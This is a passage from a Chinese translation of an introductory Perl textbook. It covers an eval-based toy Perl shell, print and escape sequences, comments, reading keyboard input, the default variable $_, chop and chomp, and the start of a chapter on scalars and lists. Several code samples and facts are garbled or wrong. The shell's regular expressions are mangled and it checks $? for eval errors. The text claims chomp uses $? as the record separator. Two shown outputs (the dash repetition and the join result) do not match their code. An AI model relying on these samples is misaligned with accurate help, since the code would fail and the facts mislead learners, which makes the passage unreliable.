    if($?) {print "Syntax error.\n"}; # Notify of error
    $statement = ""; # Clear the current statement
    $count = 0        # Clear the multi-line {, ( etc. count
}
}

```

这段脚本生成一个简单的 **Perl shell** 程序，它能够处理多条语句，甚至那些跨度为很多行的复合语句。它通过运用 **Perl** 的 **eval** 函数进行工作，这个函数对你传递的语句进行评估，它甚至能在指令行数为多行——在 **Perl** 中称为块——的情况下工作，其定界在花括号 { 和 } 之间，这个我们很快就可以看到。这个 **shell** 程序通过检测开括号{或[来寻找“块”，然后将它们与闭括号]和}匹配，这样它就知道了什么时候一条语句结束。方括号[和]用来创建数组。

要使用这个 **shell**，只需将代码填充在花括号{和}之间。键入最后一个花括号，这个 **shell** 就知道语句已经完成，就会去执行它，然后它会等待下一条语句。用这种方法，可以在自己的 **Perl shell** 中以交互方式逐条输入语句。

请看下面这个例子。首先，你可以运行 **shell** 程序，当运行时，它会等待输入，如下：

```
%perl shell.pl
```

可以使用开括号{来开始一段代码，然后输入给变量赋值的代码（在接下来的章节中，可找到有关变量的详细内容）——注意，在这里看到的缩进是我键入的，**shell** 程序并不自动产生缩进：

```
%perl shell.pl
{
    $text = "Hello";

```

然后可以用这个方法将变量值打印出来：

```
%perl shell.pl
{
    $text = "Hello";
    print $text

```

输入闭括号来终止“块”时，结果立刻显示出来了：

```
%perl shell.pl
{
    $text = "Hello";
    print $text;
}

```



```
Hello
```

运行了代码之后，**shell** 程序自动清空并等待下一条语句，因此可以一直不断地输入更多代码，想输入多少都可以，就像可以期待真正的 **Perl shell** 程序所做的那样：

```
%perl shell.pl
{
    $text = "Hello";
    print $text;
}
Hello

{
    $text2 = "Hello there";
    print $text2;
}
Hello there
```

下面给出另一个例子，这一次可以使用两个变量：

```
%perl shell.pl
{
    $text1 = "Hello ";
    $text2 = "there";
    print $text1, $text2;
}
Hello there
```

也可以像这样输入复合语句：这里执行跨度为多行代码的 **for** 循环。注意 **for** 循环其本身使用了花括号，这对于 **shell** 而言很对路，你可以随心所欲地将它们堆叠起来：

```
%perl shell.pl
{
    for ($loop_index = 1; $loop_index <=5; $loop_index++) {
        print "Hello\n";
    }
}
Hello
Hello
Hello
Hello
Hello
```

要想离开 **shell** 程序，输入 “**exit**” 或按 **Ctrl+C** 键即可。

如果想要测试一段短脚本，而不希望遇到将代码放到文件中并让 **Perl** 运行它，自定义的 **Perl shell** 程序是非常有用的。

---

注意：这个 shell 仅仅是一个例子，而它决不是完整的 Perl shell。例如，若在待测脚本中使用了 eval 函数，你将会遇到麻烦，因为这个 shell 本身就使用了 eval 来执行这段脚本。

---

### 1.2.13 基本技能：文字输入输出

在这一章里到目前为止，我们已经涉及到了让 Perl 运行、编写脚本、运行脚本等核心内容。在进入下一章内容和使用 Perl 的详细语法工作之前，我们将总结一些基本技能，这些技能（如控制基本的文字输入）对于在 Perl 中创建工作脚本是必要的，因此，在关注 Perl 的高级语法（如下一章中的如何与数据一起工作）之前，我们现在将讨论一下这些基本技能。

Perl 将输入与输出视为通道，而你通过文件句柄来使用这些通道进行工作。在 Perl 中，文件句柄仅仅是代表文件的值，打开文件时，是通过文件句柄来对文件进行操作。

对于文本而言，可以使用 3 个预定义的文件句柄：STDIN, STDOUT 和 STDERR。STDIN 是脚本的常规输入通道，STDOUT 是常规的输出通道，而 STDERR 是常规的错误输出通道。这些文件句柄默认与终端相对应。我们将在这一章中使用预定义的文件句柄，如在下一个主题中，我们使用 STDIN 来显示文本。

### 1.2.14 基本技能：使用 print 函数

你的新脚本可以持续不断地处理数据，而且也没有出现数据阻塞。脚本最终结束了，你要进行输出，此时可以试试 print 函数。

要想将文字打印到文件中，包括打印到 STDOUT 中，可使用 print 函数（我们将在第 13 章中了解到更多有关使用文件的详细信息，而且，在第 12 章中，我们也将了解到更多有关 print 函数的详细信息），这也许是整个 Perl 体系中最常用的函数了。我们在这一章中已经多次见到 print 函数的用法，但我们将要更系统地对其进行一番讲解。Print 函数具有这些形式：

```
print FILEHANDLE LIST
print LIST
print
```

如果不明确指出文件句柄，则默认使用 STDOUT。如果不指明想要打印的条目表（注意，也许这个表中仅仅只有一个条目），print 函数将把存储在变量\$\_中的任何内容打印到输出通道中。\$\_变量是系统默认的将从输入通道中读取的输入内容存储在其中的变量（参见 1.2.18 节“基本技能：使用默认变量\$\_”以获取更多信息）。

在这个例子中，打印“Hello!”和一个换行符到输出通道：

```
print "Hello!\n";

Hello!
```

print 函数实际上是表函数，它接受一个条目表作为参数（我们将在下一章中涉及 Perl 表）。这意味着可以像这样传递条目表并打印出来，这里应该用逗号将表里的条目分隔开。



```
print "Hello ", "there!\n";

Hello there!
```

注意，在 Perl 中将文字打印到文件里时，也有可能造就一些别致的效果，因为可以使用 Perl 格式以及使用格式化的 `print` 函数（如 `printf`）以及更多，这些我们在第 12 章中将会看到。如果想要数次打印同一个字符串，可以使用 Perl 的 `x` 重复控制符，如下：

```
print "Hello!\n" x 10;

Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
```

或者，如果想要画一条由连字符构成的水平线，可以这样打印：

```
print "-" x 30

-----
```

当在第 4 章中涉及到运算符的时候，将可以看到更多有关重复运算符的内容。

当从代码中打印的时候，可以使用 3 种非常有用的特殊符号。通过在 Perl 脚本中引用 `__LINE__` 符号来显示当前的执行行，使用 `__FILE__` 符号来显示当前文件的名称和使用 `__PACKAGE__` 符号来显示当前 Perl 包的名称。例如，在这一条一行的脚本中，可以看到用这样的方法可以显示当前行是第一行：

```
%perl -e "print __LINE__;"

1
```

相关的解决方案参见 2.2.21 节“什么是表？”，4.2.8 节“处理取模和重复：%和 x”，12.2.11 节“Print：打印列表数据”和 12.2.12 节“Printf：打印格式化列表数据”。

### 1.2.15 基本技能：文字格式化

你最终已经可以让脚本打印一些数据了，但希望数据以表格的形式出现，因此需要打印制表字符。怎样打印表格呢？

可以通过使用转义符来进行一些基本的文字格式化工作。转义符是由反斜线开头的特殊字符，它向诸如 `print` 这样的处理文字字符串的函数指明，转义符是应该被特殊解释的特殊字

符。一些转义符以及它们所代表的含义如表 1.1 所示。

表 1.1 转义符

转义符	意义
\"	双引号
\t	制表符
\n	换行
\r	回车
\f	换页
\b	退格
\a	警钟
\e	转义
\033	八进制字符
\x1b	十六进制字符
\c[	控制符

例如，可以像如下代码一样在打印字符串中显示双引号：

```
print "\"Hello!\"\\n";

"Hello!"
```

这里给出如何使用制表符的方法：

```
print "Hello\tfrom\tPerl.\\n";

Hello    from    Perl.
```

这里给出如何使用\\n 换行符来创建多行输出的例子：

```
print "Hello\\nfrom\\nPerl.\\n";

Hello
from
Perl.
```

以上仅仅是一些最基本的文字格式化方法，还有可能实现复杂得多的格式。事实上，如果想创建格式化输出，就一定要先阅读一下第 8 章的内容，那一章将要涉及 Perl 的格式；Perl 起初的时候是专门为创建报表而发明的，所以它拥有很多与生俱来的能力来胜任这项工作。

相关的解决方案参见 11.2.29 节“sprintf：格式化字符串”和 12.1.13 节“printf：打印格式化列表数据”。



### 1.2.16 基本技能：给代码增加注释

如果你希望让其他程序员知道程序到底是如何工作的，可以给代码加上注释。

创建复杂的代码时，可能想要加上一些注释——也就是说，一些提醒或者一些解释性的文字，它们会被 Perl 忽略掉——以使得那些脚本的结构和工作原理更加易于理解。在 Perl 里，在注释前加上一个#号，因为 Perl 会忽略掉一行文字中#符号后面的全部文字。这里，可以看到如何给 Perl 的 shell 程序加上注释以让你更容易看懂，以及使其他程序员看得更清楚：

```
#!/usr/bin/perl -w    # Use Perl with warnings
my $count = 0;        # $count used to match {}, ( ), etc.
my $statement = "";   # $statement holds multiline statements
local $SIG{__WARN__} = sub {}; # Suppress error reporting

while (<>) {           # Accept input from the keyboard
    chomp;             # Clean up input
    while (/{\|\\(|\\[/g) {$count++};    # Watch for {, (, etc.
    while (/}\|\\)|\\]/g) {$count--};    # Pair with }, ), etc.

    $statement .= $_ . " ";    # Append input to current statement

    if (!$count) {         # Only evaluate if {, ( matches }, ) etc.
        eval $statement;    # Evaluate the Perl statement
        if($?) {print "Syntax error.\n"}; # Notify of error
        $statement = "";    # Clear the current statement
        $count = 0          # Clear the multiline {, ( etc. count
    }
}
```

注释文字可以帮助程序员在日后阅读代码时可以知道这段代码是如何工作的。请牢记，你为之提供帮助的程序员很有可能是你自己。

---

注意：看一看第 8 章中有关“普通文档说明”的材料。普通文档说明可从代码中轻易地提取出文档。

---

相关的解决方案请参见 8.2.28 节“POD：普通文档说明”。

### 1.2.17 基本技能：阅读键盘输入

现在，你编写了新的 Perl 计算器：它对 7+7 进行加运算，而且每次都能打印出 14 这个结果来。要让用户自己键入数字进行运算，怎样才能实现呢？

我们已经看到，可以使用 print 函数来显示输出的数据，但是怎样才能接收到输入的数据呢？可以从 STDIN 文件句柄里读取数据，这仅仅需要使用尖括号 < 和 > 即可。例如，下面这个例子显示了怎样使用 while 循环（这部分内容将在第 5 章里涉及到）来读取用户输入的每行数据，将那些行存储在名为 \$temp 的变量中，然后将每一行打印出来：

```
while ($temp = <STDIN>) {
    print $temp;
```

```
}
```

例如，当运行这段脚本并且键入“Hello”的时候，脚本将回显所输入的内容：

```
while ($temp = <STDIN>) {
    print $temp;
}

Hello!
```

事实上，在 Perl 里经常是这种情况：可以用一种简便的方法来做同一件事情；参见下一个主题。

---

**提示：**用 Perl 工作时，首先将注意到的就是，几乎每一件事都可以用不止一种方法来处理。事实上，Perl 的口号就是：“一个问题有不止一条解决之道”。牢记它将帮助你透彻地学习这本书。如果你不喜欢某页上见到的内容，那就查找一下目录，说不定可以找到其他的方法去解决它。

---

相关的解决方案参见 5.2.6 节“使用 while 在元素中循环”。

### 1.2.18 基本技能：使用默认变量 \$\_

使用结构<STDIN>而没有将它的返回值赋予某个变量，Perl 自动将返回值赋予特殊的变量\$\_。很多 Perl 函数使用这个特殊的变量，它称为默认变量，作为默认值，如果并没有指明另一个变量，这意味着可以在根本不指定变量的情况下使用 print 函数将变量\$\_中的内容打印出来（另外也可以使用大量的其他特殊变量，例如，\$!保存了当前的错误消息。可以在第 10 章中看到全部这些变量）。我们在整本书中都将说明这些变量。

事实上，可以将 STDIN 整个省略掉。如果仅单独使用了尖括号 < 和 >，而并没有指定任何文件句柄，就默认使用 STDIN（Perl 中充满了类似这样的默认值，这可以帮助专家使事情变得容易，却能让新手一团雾水——这也许能够解释为什么专家们喜欢它）。从上一个专题中拿过来的这段代码在使用了默认值的快捷方式后就像这样：

```
while(<>) {
    print;
}
```

前面这段代码实际上是以下这段代码的简洁版本，它们做的是同样的事情：

```
while($_ = <STDIN>) {
    print $_;
}
```

---

**提示：**事实上，前述例子中的 while 语句与 while(<>)语句不完全一样。虽然从 STDIN 中读取数据时两者并没有多大区别，然而，将该行扩展为 while(defined(\$\_=<STDIN>))效果更好，因为当读到文件尾时会返回 Perl 的未定义量 undef，这是已定义函数所检查的。我们将在本书的后面章节读到有关这个专题的细节。

---



一些在风格方面非常讲究的人反对过度使用\$\_变量，因为它的隐性的、幕后的特性在跨越很多页代码时难以跟踪它的轨迹。也就是说，如果有 5 页代码要查看，你可能会忽略掉位于第 3 页中的一些暗中将\$\_改变设置的操作，而认为在第 5 页中使用的\$\_与第 1 页中的\$\_值是一致的。然而，典型的 Perl 代码是短小的，即使它们不是很短，使用\$\_的操作往往是局部的，它们不会跨越很多页码。

注意，并没有一套简单的法则来明确何时可以使用\$\_而什么时候不行，因为某些 Perl 函数使用\$\_，而某些却不是，这意味着必须在每个函数的基础上去作这些决定，我们将了解第 6 章中有关正则表达式和第 11 章至第 13 章中有关 Perl 函数的信息。

当你习惯于使用\$\_时，它通常使编程变得更加容易，然而，它也使还没入门的人更加困惑。在接下来的例子中，每一个语句都隐式使用了\$\_变量：

```
while (<>) {
    for (split) {
        s/m/y/g;
        print;
    }
}
```

这段代码是干什么用的？它将键入的行分解为单词，在这些单词间进行循环，将所有的 m 替换成 y，并像这样将结果打印出来（这里，我键入 "them"，得到的是 "they"）：

```
%perl mtoy.pl

them
they
```

如果将默认变量\$\_显式放回原处，这段代码将变成什么样子呢？它将变成下面这个样子（注意，前面的代码不显式调用\$\_时是多么清晰）：

```
while ($_ = <>) {
    for $_ (split / /, $_) {
        $_ =~ s/m/y/g;
        print $_;
    }
}
```

考虑另一个例子。在这个例子中，只要键入的一行代码不是以#号开头（这代表这一行是注释行），脚本将执行这一行代码：

```
while (<>) {eval if !/^#/}
```

这里，可以看到那个例子运行起来是什么样子的。首先，我键入一行注释行，这一行没有任何输出：

```
%perl eval.pl
#print "Hello";
```

然而，如果键入一行合法的 Perl 代码，脚本将会执行它，如下：

```
%perl eval.pl
#print "Hello";
print "Hello";

Hello
```

将\$\_放到原处时，这段代码将是什么样子？就像这样（注意，前面的版本是多么简洁）：

```
while ($_ = <>) {eval $_ if !($_ =~ /^#/)}
```

使用\$\_是 Perl 中需要学习的技巧。可以在各种循环，函数以及结构中使用它，却不能在其他场合使用。使用它可以加强学习效果。当你知道正在做什么时，就会总是隐式调用\$\_变量，它变成了你的第二本能。我们将在整本书中看到究竟有哪些循环、函数和结构使用了\$\_变量。

### 1.2.19 基本技能：整理键盘输入

你的程序要对用户的简单的“是”或“否”进行反应。程序运行时，实际显示的所有字符串都在后面附加有一个换行符：'yes\n'和'no\n'，这究竟是怎么了？

你从 STDIN 中读取的输入包括了用户键入的所有东西，包括最后的换行符。要想除掉换行符，可以使用 chop 或 chomp 函数。这里，可以看到如何使用 chop：

```
chop VARIABLE
chop LIST
chop
```

这个函数将字符串的最后一个字符删去，并返回删去的字符。如果省略了变量，chop 函数就删去默认变量\$\_的最后一个字符。例如，看一下这段脚本：

```
while (<>) {
    print;
}
```

当脚本打印每行输入时，可以看到每行末尾都跟着一个换行符。然而，如果对输入进行删除处理，当脚本打印每一行时将不会出现换行符。

```
while (<>) {
    chop;
    print;
}
```

除了使用 chop，还可以使用 chomp：

```
chomp VARIABLE
chomp LIST
chomp
```



`chomp` 函数是 `chop` 函数的安全版本；它除去的字符与变量 `$?` 的当前值相对应，这个变量是 Perl 中存储输入记录分隔符的特殊变量，其默认值就是换行符。这个函数返回去除的字符总数，而它通常用于去除一条输入记录末端的换行符。如果省略了变量，`chomp` 函数就处理默认变量 `$_`。在这一章里前面编写的一段 Perl shell 程序中可以看到 `chomp` 的用法：

```
#!/usr/bin/perl -w    # Use Perl with warnings
my $count = 0;        # $count used to match {}, ( ), etc.
my $statement = "";   # $statement holds multiline statements
local $SIG{__WARN__} = sub {}; # Suppress error reporting

while (<>) {           # Accept input from the keyboard

    chomp:             # Clean up input
    while (/{\|\(|\|[/g) {$count++};    # Watch for {, (, etc.
    while (/}\|\)|\|[/g) {$count--};    # Pair with }, ), etc.

    $statement .= $_ . " ";    # Append input to current statement

    if (!$count) {           # Only evaluate if {, ( matches }, ) etc.

        eval $statement; # Evaluate the Perl statement
        if($?) {print "Syntax error.\n"}; # Notify of error
        $statement = ""; # Clear the current statement
        $count = 0        # Clear the multiline {, ( etc. count
    }
}
```

### 1.2.20 基本技能：避免脚本在Windows中迅速关闭

你的脚本在 Windows 操作系统中运行时出现了问题。用户非常耐心地在脚本上双击以求运行，然而他们看到了某样东西在屏幕上闪烁了一下，仅此而已。你能纠正这些吗？

这里将要解释当使用 Perl 的 Windows 版本时所发生的事情：双击以 .pl 为后缀名的文件时，出现 MS-DOS 窗口，等这个脚本运行后，MS-DOS 窗口迅速关闭，没有给你留下查看脚本输出的机会。

只要让脚本在执行指令之后等待特定的键盘输入便可以纠正这个毛病。只需在脚本末尾加上这样的两行：

```
print "Hello!\n";

print "Press <Enter> to continue...";
<STDIN>
```

运行的结果显示在图 1.1 上。脚本执行后就一直等待，直到你按下 Enter 键。

可以使前两行代码变得更为短小，因为 `<>` 与 `<STDIN>` 是一致的：

```
print "Hello!\n";
```

```
Print "Press <Enter> to continue...";
```




图 1.1 在 MS-DOS 窗口中打开 Perl 脚本

### 1.2.21 基本技能：设计Perl程序

你是编程设计小组的头目，希望自己可以胜任这个新职位。那么，如何设计 Perl 程序呢？

Perl 的程序设计不一定是一件容易的任务。在有喜欢使用 C++倾向的代码设计专家中，Perl 拥有这样一个名声，它被认为是全部“攒”在一起而没有全局设计的语言。然而，在 Perl 里，也有可能编写出设计精良、规格宏大的应用程序。我们可以在第 19 章中看到有关 Perl 风格的具体问题。我们也应该考虑几个有关良好编程设计方面的内容，因此在第 1 章里，在开始深入到 Perl 语法之前，我们应当大概概括一下。

事实上，创建新的应用程序最重要的方面之一是设计应用程序。即使多次修改了这个产品，也极少有什么办法能够去除掉阻碍应用的障碍。你可以找到很多书是有关程序设计的。在这个方面理应通晓一二的微软公司，将这个过程分成 4 个方面：

- ◆ 性能——响应能力和全局速度优化以及资源利用
- ◆ 可维护性——应用程序易于维护的能力
- ◆ 可扩展性——应用程序在预先设计好的方法下能够成功扩展的能力
- ◆ 稳定性——在各种场合应用该程序体现的健壮性

我们简要概括这 4 个方面。

#### 1.2.21.1 性能

性能是难于深入探讨的设计要点。如果用户无法从应用程序中得到预想的结果，这显然是一个问题。大体上，性能取决于用户的需求。对于某些人而言，速度就是一切；而对于另一些人，他们要求健壮性；还有一些人，则目的是有效地利用资源。总的来说，应用程序的性能是它是否能满足用户需求的标识。在编写 Perl 脚本时，应该考虑有关性能的这几个方面：

- ◆ 算法的效率



- ◆ 中央处理器的速度
- ◆ 有效的数据库设计和标准化
- ◆ 对外部访问的限制
- ◆ 网络速度
- ◆ 预载代码
- ◆ 安全问题
- ◆ 速度问题
- ◆ 资源利用
- ◆ Web 访问速度

我们将在第 19 章中说明更多具体的内容。

#### 1.2.21.2 可维护性

可维护性度量如何才能轻松修改应用程序以适应未来的需求量。这个问题涉及到编程惯例，我将在整本书中加以探讨。在很大程度上，应当记住简单通用，以及代码的未来应用。要进行“最佳编程”，最主要的问题包括以下几点：

- ◆ 避免循环和条件分支结构的深层嵌套
- ◆ 避免向子程序传递全局变量
- ◆ 编写模块化的代码
- ◆ 将代码分隔成包
- ◆ 使用文档说明程序的变动
- ◆ 使每个子程序仅有一个功能
- ◆ 确认应用程序能够很好地扩展，以适应更大型的任务和更多的用户
- ◆ 代码重用的计划
- ◆ 防御式的编程
- ◆ 对敏感数据采用访问过程
- ◆ 使用一致的变量名
- ◆ 使用常量而弃用“魔数”

#### 1.2.21.3 可扩展性

可扩展性是应用程序在预先设计好且相对较简单的方法下能够成功扩展的能力。可扩展性一般仅在编写大型应用程序时才会考虑，而它经常包括为扩展模块特别设计一整套接口。实际上，Perl 本身就被设计成可以扩展的，我们将在第 15 章中创建一些 Perl 扩展。

#### 1.2.21.4 稳定性

稳定性是与用户要求使用的时间相比，应用程序能够使用多长时间的一种衡量标准。这个量度包括的范围从长时间执行任务而不死机（至少是能够向用户提供操作状态的一些反

馈)，使用不大可能被挂起的技术与方法，进行关键数据的备份，到当试图获取所需资源受阻时计划使用其他可替换资源的能力。

总之，设计是颇费时间的过程。实际上，有相当一部分研究的主题是整个开发周期的。当需要进行现场测试、室内测试、计划、设计、用户接口测试以及其他测试时，一些研究仅给实际代码分配了少得可怜的整个项目的 15% 的时间时，你可能会很吃惊。

到此，我已经写了很多有关软件开发周期的内容，而在这里，不想再谈论一些更细节的东西。但是，程序员在重大项目中缩短一些关键设计的步骤是很不值得的，因为与长期运行时会导致的问题相比，短期时间的节省往往得不偿失。



## 第 2 章 标量变量和表

### 2.1 深入分析

编程是处理数据以产生出任意的输出，甚至最简单的程序也要与数据打交道，即使它仅是需要显示的一个字符串。数据操作是编程的基础，完整理解 Perl 编程的最初步骤就是理解 Perl 怎样使用和处理数据。

实际上，Perl 特别擅长于数据处理，因此本书介绍了许多有关这个主题的内容。在这一章中，你将要看到 Perl 如何处理两种类型的数据：标量和表。标量存储了单一的数据项，而表则包含了多个数据项。

需要从头来理解标量与表之间的差异。虽然标量是实际的数据类型，也就是说，可以将数据分配给它并存储起来，但在 Perl 里，却没有表这样的数据类型。标量和表之间的差异是一种工作环境而非数据类型。Perl 知道你当前是工作在标量环境下还是表上下文中。很多 Perl 函数和运算符对工作环境非常敏感。例如，如果代码在表上下文中使用了函数或运算符，就有可能将它的返回值赋给表；这就是让 Perl 知道你期望表数据项的线索。如果函数是在标量环境中使用的，Perl 就知道你需要标量数据项。

与标量不同的是，在 Perl 中并不能得到实际的表数据类型。也就是说，没有什么存储类型的名字叫做表。在编写代码让它一次同时处理多个（而非单独一个）数据项时，就是在使用表，使用表语法。例如，给标量分配数据可能就像这样：

```
$x = 1;
```

而给表赋值可能像这样（注意括号的用法，它表明我们正在使用表）：

```
($x, $y) = (1, 2);
```

理解的要点是在代码中一次处理了多个数据项，这就是使用表，使用表仅仅是编写代码的技巧。表并不代表像标量那样的数据存储格式。理解这一点对在 Perl 中使用数据是非常基本的。实际上，Perl 只有 3 种不同的数据格式：标量、数组和哈希表（也称为关联数组，哈希表的工作原理很像以字符串为下标的数组）。我们将在这一章中了解怎样使用标量以及标量的表，在下一章中，我们将学习数组和哈希表。我们可以将这些格式组合起来创建复杂的数据结构，第 16 章介绍相关的内容。

首先系统地阐述本章中两个主题：标量和表。

### 2.1.1 标量

标量在很多编程语言中被用作最简单的变量（在 Perl 中，它们称作标量）。它们存储了单独一个数据项：数字、字符串，或 Perl 引用（查阅第 9 章了解更多有关 Perl 引用的细节）。标量之所以这样命名，是为了将它们与能够存储多项的结构如数组区分开来（在科学术语中，标量是简单的数字量，矢量可以拥有多个数值，而实际上，一维数组在编程中也往往被称为矢量）。

在标量名的前面使用\$号。在 Perl 术语里，\$是标量的前缀，使用它来表示标量意味着 Perl 知道如何对待标量，而且，标量名就不会与 Perl 的保留字（也就是内嵌在 Perl 程序里的单词）冲突。

---

**提示：**在 Perl 中对每个数据类型须使用不同的前缀：标量用\$，数组用@，哈希表用%。甚至在一些并非数据格式的项前也使用了前缀：子程序的名字使用&，而通配量（代表与变量有关的所有数据类型）使用\*（在下一章中，可以了解到更多有关通配量的细节）。除了使用前缀的项之外，在 Perl 中还可以给 3 种不需要前缀的项命名：文件句柄，格式名称，以及目录句柄。Perl 从这些量使用的工作环境中知道它们是什么类型。在 Perl 中还可以使用标号标记代码的位置，它们同样不需要前缀。标号并不代表任何具体项，它们只能被解释器使用。

---

标量的两种类型是数字和字符串。给标量赋值时使用=运算符，如下：

```
$scalar1 = 5;
$scalar2 = "Hello there!";
```

也可以在 Perl 的运算符和函数里使用标量。所用的运算符和函数通常取决于标量数据是数字还是字符串。需要记住，标量代表了存储数据项的实际内存位置：字符串或数字。这些变量是 Perl 存储的数据的最基本单元。

### 2.1.2 表

顾名思义，表就是数据元素的列表。那些元素并不一定是标量数值。它们本身可以是数组或哈希表（我们将在下一章说明），甚至可以是其他表。

前面提到过，与标量不同的是，并没有表数据类型。注意，在 Perl 里，表的概念是非常重要的，我们也将整本书中使用表。表是将数据元素联系起来的结构，可以通过把那些项放在括号中并用逗号分隔开的方法来指明表。这个例子使用 print 函数打印表中的元素（"H","e","l","l","o"），print 函数可接受表作为变量表：

```
print ("H", "e", "l", "l", "o");

Hello
```

注意，在这种情况下，并没有在打印之前把表("H","e","l","l","o")赋给变量，因为 Perl 并不需要显式的表变量类型。

也可以在使用表时省掉括号，前提是并不需要它们来指明想要工作在表上下文，而且这



样也不会造成混淆。在下面的例子中，把 "H", "e", "l", "l", "o" 传递给 `print` 函数：

```
print "H", "e", "l", "l", "o";  
  
Hello
```

Perl 中的函数分成两组：一组期望标量作为变量，而另一组则希望变量为表（虽然很多函数被写成二者皆可以接收）。

### 2.1.3 标量和表工作环境

Perl 是怎么知道什么时候把数据看作标量，什么时候把它们看作表的呢？Perl 是基于程序工作环境作出决定的，两个最重要的工作环境就是标量环境和表上下文（它们都是可以依次细分的；例如，数字环境和字符串环境归在标量环境中）。

换句话说，如果 Perl 预期使用表（正如你使用只能接收表的函数），它就会将数据看作是表。如果它预期使用标量，它就会将数据看作是标量。实际上，这意味着你必须了解哪些函数是标量函数，而哪些是表函数。当我第一次介绍某函数时，会指明其所接收的数据类型来说明该函数所属的类型，正如这个介绍 `map` 函数的例子：

```
map BLOCK LIST
```

换句话说，在 Perl 编程中，数据会被怎样看待是隐式的，它取决于使用这个数据时所处的工作环境，而不是在代码中明确设置。例如，如果正在使用接收和返回表变量的函数，那些变量就会被自动当成是表。

在标量环境中，表可以变成标量，而在表上下文中，标量经常变成元素的表。然而，在 Perl 中，没有任何规则指定了表达式在表上下文中的行为应该如何，而在标量环境下应如何，或是其他什么别的工作环境的行为。例如，当转换到标量环境时，一些运算符仅仅返回了表的长度，而其在表上下文中是应该返回整个表的；一些返回表的第一个数值；一些返回表的最后一个数值；更有甚者，一些则返回成功操作的数量。这个结果也许看上去很复杂，但通常不会在标量和表上下文中来回切换，因此不会经常遇到这样的事情。我会在对它的处理至关重要的时候将其行为说明清楚。

也可以明确指出希望使用表上下文，只要将表放在括号里即可，或者强制要求标量环境使用标量函数。我们在这一章中将会看到有关标量环境和表上下文的所有内容，现在我们开始使用一些 Perl 的代码了。

## 2.2 快速解决方案

### 2.2.1 什么是标量

脚本要处理数据，则需要加上一些标量。你将如何去做呢？

标量实际就是内存里的数据空间的名字，数据就存储在该数据空间中，它可能是数字或字符串。

---

**提示：**实际上，标量也可以存储其他 Perl 数据类型：未定义类型。从技术上讲，这是一种即非数字又非字符串的数据类型（在本章后面查阅 2.2.7 节“使用非定义数值：undef”）。

---

标量在 Perl 中不是固定类型（除了引用，它必须定义类型），它不是像诸如 C 语言那样强制你必须为数据声明类型，如 int 或 float。Perl 决定标量中存储的是哪种数据类型（数字、字符串等）是基于操作所处的工作环境。

在 Perl 中可以通过引用自动恢复的过程（我们将在后面看到更多有关它的内容）来创建标量。以下是一些例子：

```
$x = 100;
$y = 200;
$warning = "Do you smell smoke?";
```

这样创建的标量是全局变量，这意味着可以在当前脚本的任何地方使用它们（更为确切地说，是在当前包中），但可以通过使用含有 my 和 local 关键字的声明将它们局部化。在第 7 章讨论子程序时涉及到变量作用域的内容时，将展示如何将它们局部化。

相关的解决方案参见 7.2.11 节“使用 my 设置范围”和 7.2.13 节“使用 local 创建临时变量”。

### 2.2.2 标量命名

变量名可以含有字母、数字和下划线。这样的名字必须以\$符号开头，以避免它与 Perl 的保留字发生冲突。标量名可以很长，虽然长度与平台相关，但变量名至少可以长达 255 个字符。

---

**提示：**标量名也可以含有单引号，虽然这种用法现在已经弃用了（也就是说，仍然可以使用，但却过时了）。

---

因为标量名以\$开头，因此它不会与 Perl 的保留字冲突，可以用小写形式书写，而多数程序员都是这样做的（虽然所有 Perl 保留字都是小写，除了诸如 STDIN 或是位于包中的诸如 BEGIN 模块这样的隐式调用的函数）。

特别要注意变量名区分大小写，\$variable1 和 \$Variable1 不同。当操作系统不区分大小写时，如在 MS-DOS 中，应当牢记这点。

在开头的\$之后，可以使用任何字母或下划线作为第一个字符。实际上，甚至也可以使用数字作为\$后的第一个字符。但是，如果变量名以数字开头，它必须全部由数字组成。甚至可以在变量名中使用非字母、非数字或非下划线的字符。如果这样做，变量名就可能只含有一个字符位于\$之后（就像 Perl 中内嵌的特殊变量，如\$\_）。



---

**提示：**虽然标量因为以\$开头而不会与 Perl 的保留字冲突，你可以创建很多不需要这样的开始符的标识符，如文件句柄和标号。要想避免可能会与 Perl 的保留字冲突，明智的做法就是在这样的标识符中增加一些大写字母。

---

所有标量名前都要使用的\$符号称为前缀。Perl 中使用的所有前缀及用处如下：

- ◆ \$——标量
- ◆ %——哈希表（也就是关联数组，下一章中将详细介绍）
- ◆ @——数组
- ◆ &——子程序
- ◆ 通配量——如\*myval 代表 myvar 的每种类型，如@myvar，%myvar 等；在第 3 章中有详细的说明。

### 2.2.3 声明标量

在 Perl 中，与很多其他的编程语言不同，无需先声明标量再使用它们。第一次使用标量时，如果它并不存在，Perl 就会创建它。

---

**提示：**当心在这里可能出现的拼写错误。你可能错误地拼写了一个变量名，从而创建了未初始化的新变量。Perl 不认为这样的错拼是错误，因此，当试图纠错时，要想发现它们可能会非常困难。使用 strict 附注可解决这个问题，相关内容请参见第 7 章。

---

但是，这样创建的标量可以在整个当前包的代码中使用，这意味着如果不把代码分成包，它可以在整个脚本中的任何位置使用。这样的标量称为全局变量，它具有全局性的作用域。变量的作用域就是能在其中访问该变量的任何代码。

但是，我们经常需要限制变量的作用域。在第 7 章里，创建子程序时需要将代码分成块时，这是需要考虑的问题。可以用两种方法声明变量的有限作用域：使用 my 和 local 关键字。第 7 章有有关作用域的概念和变量声明的更多信息。

相关的解决方案参见 7.2.11 节“使用 my 设置范围”和 7.2.13 节“使用 local 创建临时变量”。

### 2.2.4 赋值运算符作用于标量

本节将介绍如何进行标量赋值操作。

怎样将数据放入标量呢？使用赋值运算符，就像这个例子中，我将值 5 赋给\$variable1 变量：

```
$variable1 = 5;
```

字符串赋值也同样：

```
$variable1 = "Hello there!";
```

除了单独赋值，还可以使用同样的语句创建多重赋值，如下：

```
$x = $y = $z = 1;
```

在这个例子中，每个标量都设置了同样的数值：1，正如你打印它们时所看到的那样（我们将在这一章的后面看到 `join` 表函数的用法）：

```
$x = $y = $z = 1;
print join (" ", $x, $y, $z);

1, 1, 1
```

可以使用赋值运算符给任何“左值”赋值（如果不知道什么是左值，请看一看下一个主题的内容）。

除了给标量赋值，还可以使用很多运算符。当然，可以执行加、减和乘法等运算，如下：

```
$x = $x + 2;
$x = $x - 2;
$x = $x * 5;
```

事实上，就像在 C 中一样，可以将诸如+、-和\*这样的运算符与赋值符联合使用，这意味着可以将前面的例子这样书写：

```
$x += 2;
$x -= 2;
$x *= 5;
```

